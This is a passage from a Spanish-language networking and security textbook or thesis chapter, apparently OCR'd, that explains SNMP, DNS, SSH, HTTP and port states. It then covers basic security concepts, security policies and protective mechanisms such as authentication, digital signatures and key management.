Un objeto administrado (algunas veces llamado objeto MIB, objeto, o MIB) es uno de cualquier número de características específicas de un dispositivo administrado. Los objetos administrados están compuestos de una o más instancias de objeto, que son esencialmente variables.

Existen dos tipos de objetos administrados: Escalares y tabulares. Los objetos escalares definen una simple instancia de objeto. Los objetos tabulares definen múltiples instancias de objeto relacionadas que están agrupadas conjuntamente en tablas MIB.

SNMP es independiente del protocolo (IPX de SPX/IPX de Novell, IP con UDP)

SNMP se puede implementar usando comunicaciones UDP o TCP, pero por norma general, se suelen usar comunicaciones UDP en la mayoría de los casos. Con UDP, el protocolo SNMP se implementa utilizando los puertos 161 y 162.

- puerto 161 se utiliza para las transmisiones normales de comando SNMP
- puerto 162 se utiliza para los mensajes de tipo “trap” o interrupción.

Funcionamiento




Gráfico II.5.-Funcionamiento del SNMP

La forma normal de uso del SNMP es el **sondeo (o pooling)**:

1.- **Pregunta**: que la estación administradora envíe una solicitud a un agente (proceso que atiende petición SNMP) pidiéndole información o mandándole actualizar su estado de cierta manera. Este método se conoce como ***sondeo***.

2.- **Respuesta**: la información recibida del agente es la respuesta o la confirmación a la acción solicitada.

Problema del sondeo: se incrementa con los *nodos administrados y en ocasiones puede llegar a* **perjudicar el rendimiento de la red**.

Método Interrupción (trap): Es mejor que un agente pueda mandar la información al nodo administrador puntualmente, ante una situación predeterminada, por ejemplo una anomalía detectada en la red

SNMP: Versión 2 y 3

Versión 2:

De SNMPv1, para reducir la carga de tráfico adicional para la monitorización (con los GetBulk e Informs) y solucionar los problemas de monitorización remota o distribuida (con las RMON), ha dado paso a una nueva versión v2 en 1993.

Las versiones de SNMP son compatibles, en el sentido que SNMPv2 puede leer SNMPv1.

Versión 3:

SNMPv1 utiliza como mecanismo de autenticación (validación) un parámetro llamado "comunidad", de forma que si agente y estación administradora lo conocen, pueden interactuar. Pero esta protección es muy débil porque el texto va en claro y además puede explotarse en fuerza bruta. Por tanto, para evitar la falta de seguridad en las transmisiones (con cifrado y autenticación), se ha creado una capa o parche complemento a SNMPv1 y v2 llamado versión v3, que añade a los mensajes SNMP (v1 y v2) una cabecera adicional.

Protocolo Dns

El DNS (Domain Name System) o Sistema de Nombres de Dominio es una base de datos jerárquica y distribuida que almacena información sobre los nombres de dominio de redes cómo Internet.

También llamamos DNS al protocolo de comunicación entre un cliente y el servidor DNS. La función más común de DNS es la traducción de nombres por direcciones IP, esto nos facilita recordar la dirección de una máquina haciendo una consulta DNS y nos proporciona un modo de acceso más fiable ya que por múltiples motivos la dirección IP puede variar manteniendo el mismo nombre de dominio.

Al mencionar que el DNS es una base de datos jerárquica estamos hablando que dicha base de datos mantiene niveles de servidores los cuales al conocer la dirección de los mismos recorren hasta el nivel inferior.




Gráfico II.6.- Esquema de dominios

Como cada computadora está asociada a un nombre de dominio completamente calificado "FQDN" y un FQDN tiene asociado una dirección IP, esto implica que los servicios ofrecidos por una computadora pueden ser accesados a través de un nombre

completamente calificado. El nombre de un dominio puede tener hasta 63 caracteres de longitud y puede pertenecer a cualquiera de los 127 niveles posibles. En el protocolo DNS no existe diferencia entre mayúsculas o minúsculas. Un dominio puede ser una computadora o puede ser un nodo del cual parten otros dominios.

Un nombre de dominio es un índice dentro de la base de datos DNS. Los nombres indexados en un dominio son las rutas que conforman el espacio de nombres de dominio. El nombre completo asociado a una dirección IP es una secuencia de nombres de dominios asignados desde su nodo hasta el nodo raíz.

El espacio de dominio de la red Internet está dividido básicamente en tres niveles: Nivel Raíz, Nivel Tope y Nivel secundario. En la figura 1.2 podemos observar el nivel jerárquico de cada uno de estos niveles.




Gráfico II.7.-Espacio de dominio de la red internet

Los servidores de nombres de dominio superiores, es decir, los servidores de nombres de raíz primarios, son los servidores que delegan la resolución de nombres de dominios por números IP a los servidores de nombres de dominio de nivel tope. Los nombres de dominios de nivel tope más comunes en la red Internet son los dominios genéricos:

-. Com. Son dominios asignados a organizaciones comerciales. Ej. newdevices.com.

-. Edu. Son dominios asignados a instituciones educativas. Ej. ucv.edu.

-. Gov. Son dominios asignados a agencias gubernamentales.

-. Net. Son dominios asignados a organizaciones relacionadas con la red Internet.

-. Org. Son dominios asignados a organizaciones sin fines de lucro.

Cada una de estas equivalencias entre nombre y dirección IP, IP y nombre, nombre y servidor de correo, etc. se identifican por un tipo de consulta DNS, lo que se conoce como el tipo de registro de recurso, o RR (Resource Record).

Por ejemplo, la equivalencia entre nombre de máquina y sus direcciones IP (que pueden ser varias) se almacena en registros de tipo A (Address).

Base de datos del protocolo DNS

Cada servidor de nombres de dominio mantiene una base de datos que sirve para asociar los nombres de dominios con direcciones IP. Está base de datos se conoce con el nombre de archivos de la zona. Cada servidor de nombres de dominio también mantiene una base de datos de resolución inversa. Esta base de datos se conoce con el nombre de archivos de resolución inversa de la zona.

Ambas bases de datos son manejadas por un servidor de nombres, el cual responde a las solicitudes hechas por el resolver. El formato de dichas bases de datos son archivos de

texto donde se definen los registros de recurso "Resource Records RR" que sirven para especificar la relación entre un nombre de dominio y una dirección IP además sirve para especificar en qué zona del espacio de nombres de dominios el servidor de nombres de dominios pertenece.

Servidores de nombres Autoritarios

Cada zona goza de un servidor de nombres de dominio autoritario. Un servidor de nombres de dominio autoritario es la autoridad de la zona ya que contiene todos los registros de recursos de la zona. Un servidor de nombres de dominio autoritario se define con el registro de recurso NS y SOA.

Para que el protocolo DNS sea tolerante a fallas se recomienda dos o más servidores de nombres de dominio autoritarios por zona donde al menos uno de ellos sea master. Existen diferentes tipos de servidores de nombres autoritario, a saber:

-. Servidores de nombres de dominio Primario o Master

-. Servidores de nombres de dominio Secundarios o Esclavos

-. Servidores de nombres de dominio Recursivos o Cache

El servidor que contenga los datos de la zona en su sistema de archivos se conoce con el nombre de servidores de nombres de dominio primario o master. Los servidores de nombres de dominio primarios cargan los datos de la zona a través de los archivos de la zona ubicados en el sistema de archivo del servidor.

Los servidores de nombres de dominio esclavos cargan el contenido de la zona de otro servidor usando un proceso de réplica conocido como transferencia de la zona. Los datos se transfieren típicamente desde un servidor de nombres de dominio primario.

Un servidor de nombres de dominio recursivos o cache utiliza búsquedas recursivas en el sistema de nombres de dominio con el fin de buscar la dirección IP asociada al nombre de

dominio solicitado por el resolver y por cada búsqueda el servidor de nombres de dominio recursivo almacena el resultado en memoria "Cache" con el fin de acelerar futuras búsquedas. Un servidor de nombres de dominio recursivo es conocido también con el nombre de servidor de nombres de dominio cache.

Métodos de búsqueda

Los servidores de nombres de dominio no sólo pueden ofrecer al resolver los datos de la zona que tienen autoridad sino que pueden buscar a lo largo del espacio de dominios, datos sobre los que no tienen autoridad. A esto se le como conoce como resolución. La resolución comienza siempre desde los servidores de nombres de dominio superiores "Servidores de nombres de dominio de raíz primarios" hasta llegar al servidor de nombres de dominio de nivel secundario que tiene la información acerca de la zona solicitada por el resolver. El proceso de resolución o búsqueda puede ser de dos tipos: Recursiva o Iterativa.

Una búsqueda recursiva consiste en que un servidor de nombres de dominios a medida que obtiene respuestas durante el proceso de resolución de nombres de dominios este va guardando los nombres y su dirección IP asociada en una memoria cache con el fin de acelerar el proceso de búsqueda si la misma información es solicitada nuevamente.

Una búsqueda iterativa consiste en que el servidor de nombres de dominios da la mejor respuesta posible basada en la información contenida en los archivos de la zona y en la memoria cache. Las preguntas "Queries" solicitadas a los servidores de nombres de dominio raíz solo pueden ser iterativas.

Protocolo SSH

SSH (Secure SHell) es un protocolo que facilita la comunicación segura entre dos sistemas usando una arquitectura cliente/servidor y que permite a los usuarios conectarse

a un host remotamente. A diferencia de otros protocolos de comunicación remota tales como FTP o Telnet, SSH encripta la sesión de conexión imposibilitando que alguien pueda obtener contraseñas no encriptadas.

Características de SSH

El protocolo SSH proporciona los siguientes tipos de protección:

- Después de la conexión inicial, el cliente puede verificar que se está conectando al mismo servidor al que se conectó anteriormente.
- El cliente transmite su información de autenticación al servidor usando una encriptación robusta de 128 bits.
- Todos los datos enviados y recibidos durante la sesión se transfieren por medio de encriptación de 128 bits, lo cual los hacen extremamente difícil de descifrar y leer.
- El cliente tiene la posibilidad de enviar aplicaciones X11 desde el servidor. Esta técnica (llamada reenvío por X11), proporciona un medio seguro para usar aplicaciones gráficas sobre una red.

Ya que el protocolo SSH encripta todo lo que envía y recibe, se puede usar para asegurar protocolos inseguros. El servidor SSH puede convertirse en un conducto para convertir en seguros los protocolos inseguros mediante el uso de una técnica llamada reenvío por puerto, como por ejemplo POP, incrementando la seguridad del sistema en general y de los datos.

Establecimiento de la conexión

Utilización sobre TCP/IP

Sobre TCP/IP, el servidor generalmente escucha conexiones en el puerto 22.

Intercambio de versión del protocolo

Cuando se establece la conexión, ambos lados deben enviar un string de identificación con el formato:

"SSH-versión_protocolo-versión_software comentarios\r\n"

Formato de los paquetes

Cada paquete tiene el siguiente formato:

uint32 tamaño paquete

byte tamaño relleno

byte[n1] datos; n1 = tamaño paquete - tamaño relleno – 1

byte[n2] relleno aleatorio; n2 = tamaño relleno

byte[m] mac (message authentication code); m = tamaño_mac

– Tamaño del paquete: el tamaño del paquete sin incluir el campo MAC ni el propio campo tamaño.

– Tamaño del relleno: el tamaño del relleno

– datos: los datos útiles del paquetes. Si la compresión está activada, está comprimido. Inicialmente, la compresión debe de estar desactivada ("NONE").

– Relleno aleatorio: relleno para que el tamaño de todo el paquete, excepto el campo mac, tenga un tamaño múltiplo de 8, o el tamaño del bloque de cifrado, lo que sea mayor. Tiene que tener, como mínimo, 4 bytes, y cómo máximo 255.

– mac: bytes para la autentificación del mensaje.

El tamaño mínimo del paquete es 16 bytes, y el tamaño máximo del paquete debe de poder enviar 32768 bytes de datos sin comprimir, con un tamaño total del paquete de 35000 bytes. Las implementaciones deberían de soportar paquetes mayores para tareas específicas.

Protocolo HTTP

El protocolo HTTP (Protocolo de transferencia de hipertexto) es el protocolo más utilizado en Internet.

Con respecto a las versiones, la 0.9 sólo tenía la finalidad de transferir los datos a través de Internet (en particular páginas Web escritas en HTML), la 1.0 (la más utilizada) permite la transferencia de mensajes con encabezados que describen el contenido de los mensajes mediante la codificación MIME.

Desde el punto de vista de las comunicaciones, está soportado sobre los servicios de conexión TCP/IP, y funciona de la misma forma que el resto de los servicios comunes de los entornos UNIX: un proceso servidor escucha en un puerto de comunicaciones TCP (por defecto, el 80), y espera las solicitudes de conexión de los clientes Web. Una vez que se establece la conexión, el protocolo TCP se encarga de mantener la comunicación y garantizar un intercambio de datos libre de errores.

HTTP se basa en sencillas operaciones de solicitud/respuesta. Un cliente establece una conexión con un servidor y envía un mensaje con los datos de la solicitud. El servidor responde con un mensaje similar, que contiene el estado de la operación y su posible resultado. Todas las operaciones pueden adjuntar un objeto o recurso sobre el que actúan; cada objeto Web (documento HTML, fichero multimedia o aplicación CGI) es conocido por su URL

El propósito del protocolo HTTP es permitir la transferencia de archivos (principalmente, en formato HTML) entre un navegador (el cliente) y un servidor web (denominado, entre otros, httpd en equipos UNIX) localizado mediante una cadena de caracteres denominada dirección URL.

Las principales características del protocolo HTTP son:

- Toda la comunicación entre los clientes y servidores se realiza a partir de caracteres de 8 bits. De esta forma, se puede transmitir cualquier tipo de documento: texto, binario, etc., respetando su formato original.
- Permite la transferencia de objetos multimedia. El contenido de cada objeto intercambiado está identificado por su clasificación MIME.
- Existen tres verbos básicos (hay más, pero por lo general no se utilizan) que un cliente puede utilizar para dialogar con el servidor: GET, para recoger un objeto, POST, para enviar información al servidor y HEAD, para solicitar las características de un objeto (por ejemplo, la fecha de modificación de un documento HTML).
- Cada operación HTTP implica una conexión con el servidor, que es liberada al término de la misma. Es decir, en una operación se puede recoger un único objeto.
- No mantiene estado. Cada petición de un cliente a un servidor no es influida por las transacciones anteriores. El servidor trata cada petición como una operación totalmente independiente del resto.
- Cada objeto al que se aplican los verbos del protocolo está identificado a través de la información de situación del final de la URL.

Comunicación entre el navegador y el servidor

La comunicación entre el navegador y el servidor se lleva a cabo en dos etapas:




Gráfico II.8.- Funcionamiento del protocolo HTTP

- El navegador realiza una solicitud HTTP
- El servidor procesa la solicitud y después envía una respuesta HTTP

Solicitud HTTP

Una solicitud HTTP es un conjunto de líneas que el navegador envía al servidor. Incluye:

- Una línea de solicitud: es una línea que especifica el tipo de documento solicitado, el método que se aplicará y la versión del protocolo utilizada. La línea está formada por tres elementos que deben estar separados por un espacio:
  - El método
  - La dirección URL
  - La versión del protocolo utilizada por el cliente (por lo general, *HTTP/1.0*)
- Los campos del encabezado de solicitud: es un conjunto de líneas opcionales que permiten aportar información adicional sobre la solicitud y/o el cliente (navegador, sistema operativo, etc.).
- Cada una de estas líneas está formada por un nombre que describe el tipo de encabezado, seguido de dos puntos y el valor del encabezado.

- El cuerpo de la solicitud: es un conjunto de líneas opcionales que deben estar separadas de las líneas precedentes por una línea en blanco y, por ejemplo, permiten que se envíen datos por un comando POST durante la transmisión de datos al servidor utilizando un formulario.

Respuesta HTTP

Una respuesta HTTP es un conjunto de líneas que el servidor envía al navegador. Está constituida por:

Incluye:

- **Una línea de estado**: es una línea que especifica la versión del protocolo utilizada y el estado de la solicitud en proceso mediante un texto explicativo y un código. La línea está compuesta por tres elementos que deben estar separados por un espacio: La línea está formada por tres elementos que deben estar separados por un espacio:
    - La versión del protocolo utilizada
    - El código de estado
    - El significado del código
- **Los campos del encabezado de respuesta:** es un conjunto de líneas opcionales que permiten aportar información adicional sobre la respuesta y/o el servidor. Cada una de estas líneas está compuesta por un nombre que califica el tipo de encabezado, seguido por dos puntos (:) y por el valor del encabezado Cada una de estas líneas está formada por un nombre que describe el tipo de encabezado, seguido de dos puntos (:) y el valor del encabezado.
- **El cuerpo de la respuesta:** contiene el documento solicitado.

Puertos

El puerto es una numeración lógica que se asigna a las conexiones, tanto en el origen como en el destino, no tienen ninguna significación física.

El permitir o denegar acceso a los puertos es importante porque las aplicaciones servidoras (que aceptan conexiones originadas en otro ordenador) deben 'escuchar' en un puerto conocido con anterioridad para que un cliente (que inicia la conexión) pueda conectarse, esto quiere decir que cuando el sistema operativo recibe una petición a ese puerto, la pasa a la aplicación que escucha en él, si hay alguna, y a ninguna otra

Un puerto puede estar:

- **Abierto:** Acepta conexiones. Hay una aplicación escuchando en este puerto. Esto no quiere decir que se tenga acceso a la aplicación, sólo que hay posibilidad de conectarse.
- **Cerrado:** Se rechaza la conexión. Probablemente no hay aplicación escuchando en este puerto, o no se permite el acceso por alguna razón. Este es el comportamiento normal del sistema operativo.
- **Bloqueado o Sigiloso:** No hay respuesta. Este es el estado ideal para un cliente en Internet, de esta forma ni siquiera se sabe si el ordenador está conectado. Normalmente este comportamiento se debe a un cortafuegos de algún tipo, o a que el ordenador está apagado.

2.2. Conceptos De Seguridad

Seguridad es toda acción que tiene por objetivo garantizar el estricto cumplimiento de cuatro aspectos:

- Confidencialidad: Todos los objetos de un sistema deberán ser accedidos únicamente por entes autorizados
- Integridad: Los objetos pertenecientes al sistema solo podrán ser modificados por entes autorizados y bajo la supervisión de un administrador.
- Disponibilidad: Los objetos deben permanecer accesibles a los entes autorizados.
- Autentificación: En todo momento la identidad del receptor y el emisor debe ser verificada.

La seguridad debe ser aplicada a proteger tres elementos que son el hardware, el software y la información. Estos tres elementos pueden estar expuestos a amenazas de distintos tipos, las cuales son:

- Interrupción: Se la conoce también como Negación del Servicio y ocurre cuando una entidad o recurso del sistema es destruido y por tanto no puede ser accesible.
- Intercepción: Un ente no autorizado logra obtener acceso a un recurso del sistema
- Modificación: Un ente no autorizado no solo logra obtener acceso a un recurso del sistema, sino que es capaz de modificarlo, afectando la integridad del sistema.
- Fabricación: Un ente no autorizado reemplaza objetos del sistema, haciendo pasar como objetos propios del sistema.

Políticas De Seguridad

Las políticas de seguridad son las reglas y procedimientos que regulan la forma en que una organización previene, protege y maneja los riesgos de diferentes daños.

Para proteger un sistema, se debe realizar un análisis minucioso de las amenazas potenciales a las que está expuesto, las pérdidas que dichos ataques pueden generar y la

reincidencia de los mismos. Como resultado de este estudio tenemos las políticas de seguridad.

Una política de seguridad informática es una forma de comunicarse con los usuarios, ya que las mismas establecen un canal formal de actuación del personal, en relación con los recursos y servicios informáticos de la organización.

No se puede considerar que una política de seguridad informática es una descripción técnica de mecanismos, ni una expresión legal que involucre sanciones, es más bien una descripción de los que deseamos proteger y él por qué de ello.

"Una política de seguridad es un enunciado formal de las reglas que los usuarios que acceden a los recursos de la red de una organización deben cumplir"

Los objetivos del uso de una política de seguridad son:

- Informar a los consumidores de la red las obligaciones que tienen para proteger los recursos.
- Especificar los mecanismos a través de los cuales los requerimientos establecidos pueden ser cumplidos.
- Proveer una guía que permitirá implementar, configurar y controlar los sistemas de la red para determinar su conformidad con la política.

Los principales componentes de una política de seguridad son:

Política de Privacidad: define expectativas de privacidad con respecto a monitoreo, actividades y acceso a recursos de la red.

Política de acceso: permite definir los drechos de acceso y privilegios para protección ante una pérdida.

Política de autentificación: Se establece un servicio confiable a través del establecimiento de contraseñas o firmas digitales.

Política de Administración de la red: Describe como pueden manipular las tecnologías los encargados de la administración interna y externa.

Al diseñar una política de seguridad, debemos dar respuestas a las siguientes preguntas:

- ¿Qué recursos se tratan de proteger?
- ¿De quién se tratan de proteger los recursos?
- ¿Cuáles y cómo son las amenazas que afectan tales recursos?
- ¿Qué tan importante es el recurso?
- ¿Qué medidas pueden ser implementadas para proteger el recurso?
- ¿Cuál es el costo de tal medida y en que tiempo puede ser implementada?
- ¿Quién es el administrador?

Elementos de una Política de Seguridad Informática

Los elementos que se deben tomar en cuenta son:

- Alcance de las políticas, incluyendo facilidades, sistemas y personal sobre la cual aplica.
- Objetivos de la política y descripción clara de los elementos involucrados en su definición.
- Responsabilidades por cada uno de los servicios y recursos informáticos aplicado a todos los niveles de la organización.
- Requerimientos mínimos para configuración de la seguridad de los sistemas que abarca el alcance de la política.
- Definición de violaciones y sanciones por no cumplir con las políticas.
- Responsabilidades de los usuarios con respecto a la información a la que tiene acceso.

Las políticas de seguridad Informática, deben explicar el porque se toman ciertas decisiones e la importancia de los recursos y especificar la persona responsable de aplicar los correctivos o sanciones.

Mecanismos De Seguridad

Un mecanismo de seguridad es una técnica que se utiliza para implementar las políticas de seguridad, dicho de otra forma está diseñado para detectar, prevenir o recobrarse de un ataque de seguridad.

Los mecanismos de seguridad poseen tres componentes principales:

- Una información secreta, debe ser conocida únicamente por entidades autorizadas.
- Un conjunto de algoritmos, que permita la encriptación y desencriptación de la información.
- Un conjunto de procedimientos, que determinan como se usarán los algoritmos, quien envía y quien recibe la información.

No existe un mecanismo capaz de brindar todos los servicios, pero, la gran mayoría hace uso de técnicas criptográficas.

Los mecanismos de seguridad se clasifican en dos grandes categorías:

- Mecanismos de seguridad generalizados
- Mecanismos de seguridad específicos

Mecanismos De Seguridad Generalizados

Los mecanismos generalizados se relacionan directamente con los niveles de seguridad requeridos y algunos de estos se encargan o están relacionados con la administración de la seguridad, y permiten establecer el nivel de seguridad del sistema.

Dentro de estos mecanismos se encuentran:

Funcionalidad de confianza: la funcionalidad digna de confianza puede proveer protección encima de la capa sobre la cual es ejercida la protección, determinando así el grado de confianza de una persona o equipo.

Etiquetas de seguridad: Son etiquetas las cuales guardan números que permiten medir la sensibilidad de determinados datos, clasificando la información por niveles de seguridad.

Detección de eventos: Detecta violaciones de seguridad y en algunos casos se los puede configurar para detectar acciones de eventos normales. La detección de eventos puede generar el reporte local o remoto de un evento, la terminación de un evento y la acción recobrada.

Seguimiento de auditorías de seguridad: Se refiere a resumes y análisis de registros del sistema como de otras actividades que se realizan sobre el mismo. El propósito de un seguimiento es probar que tan adecuados son los controles del sistema.

Recuperación de seguridad: Se realiza acciones de recuperación basadas en la aplicación de una serie de reglas. Las acciones de recuperación pueden ser inmediatas (desconexión), temporales (invalidación de una entidad) o de largo plazo (intercambio de clave)

Mecanismos De Seguridad Específicos

Los mecanismos de seguridad específicos definen la implementación de servicios concretos. Los más importantes son:

Intercambio de Autenticación

Este mecanismo es utilizado con el fin de verificar la identidad de quienes envían los paquetes de información, comprobando que la identidad ya sea de origen o destino de la información es la correcta.

El mecanismo de intercambio de información hace uso de información de autenticación, técnicas criptográficas y características de la entidad. Los mecanismos de este tipo pueden ser:

Fuertes: Se los llama así porque se valen de técnicas criptográficas, para proteger los mensajes que van a circular a través de la red, para esto, un usuario se identifica con su identificador y su clave privada; su interlocutor deberá comprobar que el usuario efectivamente posee la clave privada, para lo cual debe obtener de algún modo la clave pública del primero. Para ello deberá obtener su certificado, el mismo que es un documento firmado por una Autoridad de Certificación y válido durante un periodo de tiempo, que asocia una clave pública a un usuario.

Débiles: También conocidos como de autenticación simple porque utilizan técnicas de control de acceso. El emisor envía su identificador y una contraseña al receptor, el cual los verifica y si son correctos se establece el intercambio de información.

Este mecanismo funciona de la siguiente manera: se corrobora que una entidad, ya sea origen o destino de la información, es la deseada, por ejemplo, la computadora A envía un número aleatorio cifrado con la clave pública de la computadora B, B lo descifra con su clave privada y se lo reenvía a A, demostrando así que es quien pretende ser.

Integridad de Datos

El mecanismo de integridad de datos asegura que los datos no sean alterados o destruidos.

La manera en que funciona el mecanismo de integridad de datos implica el cifrado de una cadena (compactada) de datos a transmitir, llamada generalmente valor de comprobación de integridad (Integrity Check Value o ICV). Este mensaje se envía al receptor junto con los datos ordinarios. El receptor repite la compresión y el cifrado posterior de los datos y compara el resultado obtenido con el que le llega, para verificar que los datos no han sido modificados.

Firma Digital

El mecanismo de clave pública es lo contrario del sistema de clave pública, en este mecanismo el mensaje enviado a través de la red puede ser cifrado únicamente por una persona y descifrado por cualquier otra. Este sistema es conocido como firma digital y se puede definir como un conjunto de datos los que se añaden a una unidad de datos de modo que protejan la información de cualquier falsificación, permitiendo al receptor comprobar el origen de los datos y su integridad.

El mecanismo de firma digital soporta los siguientes servicios:

Autenticación: la seguridad de que el emisor es el único que pudo haber enviado el mensaje.

Integridad del mensaje: la seguridad de que el mensaje no sufrió cambio alguno en el trayecto.

No repudio: la confianza de que solo el emisor pudo haber firmado la reducción del mensaje. Se puede proporcionar el servicio de repudio con prueba de entrega para el efecto se debe forzar al receptor a enviar un acuse de recibo firmado digitalmente.

Control de acceso

El mecanismo de control de acceso se utiliza para autenticar las capacidades de una entidad para acceder a un recurso dado, se puede llevar a cabo en el origen o en un punto intermedio, y se encarga de asegurar que el emisor está autorizado a comunicarse con el receptor o a usar los recursos de comunicación. Este mecanismo soporta el servicio de control de acceso y está muy ligado a la autenticación y confianza.

Tráfico de relleno

El tráfico de relleno es un mecanismo que provee una generación de tráfico falso, esto se logra enviando por la red mensajes sin contenido (basura) para obtener un flujo constante de mensajes o la longitud del mensaje constante, esto significa que se envía tráfico falso junto con los datos válidos, esto es de gran valía ya que en una situación en la que haya necesidad de mantener un vasto intercambio de información entre nodos que regularmente apenas si tienen alguna comunicación ocasional, el incremento de actividad en el canal podría entonces ser motivo de un análisis de tráfico por parte de atacantes para que el atacante no sepa si se está enviando información, ni qué cantidad de datos útiles se está transmitiendo, dificultando así el análisis de flujo de tráfico ya que inyectan tráfico sin información en las redes para confundir a los observadores de la red.

Enrutamiento

El control de enrutamiento, está destinado a seleccionar de manera física cada una de las rutas alternativas que pueden utilizarse según el nivel de seguridad y la información que se esté transmitiendo ya que permite enviar determinada información por ciertas zonas que se consideran clasificadas o calificadas para llevar a cabo la transmisión de la información, es decir, este mecanismo de seguridad cubre todos los aspectos de la ruta que siguen los datos en la red.

Unicidad

La unicidad consiste en añadir a los datos un número de secuencia, la fecha y hora, un número aleatorio, o alguna combinación de los anteriores, que se incluyen en la firma digital o integridad de datos. De esta forma se logra que la información tenga una secuencia única, esto evita que los datos enviados sean reacomodados o repetidos.

Estos mecanismos poseen tres componentes principales:

- Una información secreta, por ejemplo las contraseñas.
- Un conjunto de algoritmos, para llevar a cabo el cifrado.
- Un conjunto de procedimientos, que definen cómo se usarán los algoritmos.

Gestión de claves

Abarca la generación, distribución, almacenamiento, tiempo de vida, destrucción y aplicación de las claves de acuerdo con una política de seguridad.

Algunos aspectos a considerar para la elección de las claves son:

- Tamaño de la clave.
- Claves aleatorias.
- Distribución de las claves.
- Tiempo de vida de claves

Cifrado

El cifrado puede realizarse mediante el uso de sistemas criptográficos simétricos o asimétricos y puede aplicarse extremo a extremo o a cada enlace del sistema de comunicaciones.

El mecanismo de cifrado soporta el servicio de confidencialidad de los datos y puede complementar a otros mecanismos para conseguir diversos servicios de seguridad. El cifrado es la clave del mecanismo de seguridad que puede proveer confidencialidad a los

